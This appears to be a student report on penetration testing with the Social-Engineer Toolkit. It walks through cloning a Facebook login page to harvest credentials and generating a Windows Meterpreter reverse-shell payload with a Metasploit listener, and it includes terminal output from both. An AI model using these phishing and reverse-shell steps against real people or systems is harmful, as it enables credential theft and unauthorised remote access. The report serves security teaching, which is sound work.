Social-Engineer Toolkit (SET) in Penetration Testing

16010122260 - Keyur Patil
16010122263 - Anuj parwal
16010122282 - swadha khatod

Introduction

This report outlines the practical use of the Social-Engineer Toolkit (SET) as part of a comprehensive penetration testing workflow. The focus is on how SET supports credential harvesting, payload generation, listener setup, and the extraction of actionable reports. The workflow presented here demonstrates how SET can be integrated into real-world penetration testing engagements to identify and address security weaknesses.

Agenda Overview

- Basics of Penetration Testing and SET
- Setup and Attack Execution
- Logging and Reporting
- Best Practices and Real-World Use Cases

1. Basics of Penetration Testing and SET

What is Penetration Testing?

Penetration testing is a simulated, authorized attack designed to identify and remediate security flaws within an organization's infrastructure. The typical workflow includes:

- Reconnaissance
- Exploitation
- Reporting
- Remediation

Introducing SET

The Social-Engineer Toolkit (SET) is an open-source framework developed by TrustedSec for launching social engineering attacks. Its menu-driven interface simplifies the creation of phishing campaigns, browser exploits, and media-based payloads. SET also integrates seamlessly with Metasploit, enabling the simulation of full attack chains efficiently.

2. Setup and Attack Execution

Installing SET

SET installation involves cloning the repository from GitHub and running the setup script using Python. On Linux or macOS, the process is:

```
git clone https://github.com/trustedsec/social-engineer-toolkit.git
cd social-engineer-toolkit
sudo python3 setup.py
```

Optionally, a Python virtual environment can be used for package isolation. SET is launched with:

```
sudo setoolkit
```

Credential Harvesting

One of SET's most powerful features is credential harvesting. The process involves:

- Navigating the menu:
  1 (Social Engineering Attacks) → 2 (Website Attack Vectors) → 3 (Credential Harvester)
- Cloning a real website (e.g., Facebook, Office365) and hosting it locally.
- Capturing any credentials submitted by the victim, which are saved in SET logs.

Demo Example

- Enter local IP as LHOST.
- Select a target site (e.g., Facebook.com).
- SET hosts the phishing site.
- When credentials are entered, they are logged in **`harvester_creds.log`** with details like timestamp, URL, and captured fields.

3. Payload & Listener Generation

SET can generate reverse shell payloads for post-exploitation activities:

- Menu navigation:
  1 (Social Engineering Attacks) → 4 (Create Payload and Listener)
- Specify LHOST and LPORT.
- SET generates a payload (e.g., Meterpreter reverse_tcp) and automatically starts a listener using msfconsole.

Payload Delivery and Testing

- Deliver the payload to the target (via email, USB, or hosted link).
- On the attacker's machine, configure the handler in Metasploit with the same payload and port.
- Run **`exploit -j`** to start listening.
- When the target executes the payload, a session opens, which can be verified and interacted with using **`sessions -l`**.

4. Logging and Report Extraction

SET Logging

- SET automatically stores logs in `~/.set/set.log` and `~/.set/logs/`.
- Logs include credentials, payload details, and listener activity.
- Combine logs into a single report using commands like:


```
cat ~/.set/logs/* > pentest_report.txt
```


Metasploit Reporting


- Integrate with Metasploit Pro or use **`db_export`** to generate CSV, HTML, or XML reports.
- Reports include host scans, sessions, credentials, and screenshots, providing a comprehensive overview of the engagement.

5. Screenshots


- **Credential Harvesting**




The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a re
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.0.102
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: www.facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:



facebook
Log in to Facebook
swadha.k@somaiya.edu
Log in
Forgot your account? · Sign up for Facebook
Kannada Punjabi Tamil Bengali Telugu Malayalam English (UK)
Facebook Lite Video Places Games Marketplace Meta Pay Meta Store Meta Quest Ray-Ban Meta
Services Voting Information Center Privacy Policy Privacy Center Groups Information Create an ad
Career Cookies Advertising selection Terms Help Uploading and interacting with non-users

- **Payload and listener generation**




```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP              Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter        Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL            Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64          Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64    Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster      Spawn a Meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS        Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable       Downloads an executable and runs it

set:payloads>5
```

```
set:payloads>5
set:payloads> IP address for the payload listener (LHOST): 192.168.0.102
set:payloads> Enter the PORT for the reverse listener: 4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /Users/swadhakl
set:payloads> Do you want to start the payload and listener now? (yes/no): Y
[*] Launching msfconsole, this could take a few to load. Be patient...
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command
```



```
      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :000000000000000k,   ,k000000000000000:
  '000000000kkkk00000: :00000000000000000'
  o00000000.     .o0000o00001.     ,00000000o
  d00000000.       .c00000c.       ,00000000x
  l00000000.         ;d;           ,00000000l
  .00000000.   .;           ;      ,00000000.
   c0000000.   .00c.      'o00.    ,0000000c
    o000000.   .0000.    :0000.    ,000000o
     l00000.   .0000.    :0000.    ,00001
      ;0000'   .0000.    :0000.    ;0000;
        .d00o  .0000occcx0000.    x00d.
          ,k01 .0000000000000. .d0k,
            :kk;.0000000000000.c0k:
              ;k000000000000000k:
                ,x00000000000x,
                  .l00000001.
                     ,d0d,
                       .


       =[ metasploit v6.4.49-dev-300e99db0101791908b12a3b5033e3bdd6c093ef]
+ -- --=[ 2492 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /Users/swadhakhatod/.set/meta_config for ERB directives.
resource (/Users/swadhakhatod/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/Users/swadhakhatod/.set/meta_config)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
resource (/Users/swadhakhatod/.set/meta_config)> set LHOST 192.168.0.102
LHOST => 192.168.0.102
resource (/Users/swadhakhatod/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/Users/swadhakhatod/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/Users/swadhakhatod/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.0.102:4444
msf6 exploit(multi/handler) >
```

- **Log extraction**



6. Conclusion & Key Takeaways

- SET streamlines the execution of social engineering-based attacks in a controlled, repeatable manner.
- Credential harvesting is efficient and straightforward.
- Payload and listener setup is largely automated.
- Comprehensive logs facilitate quick reporting.
- Integration with Metasploit enhances post-exploitation capabilities and professional reporting.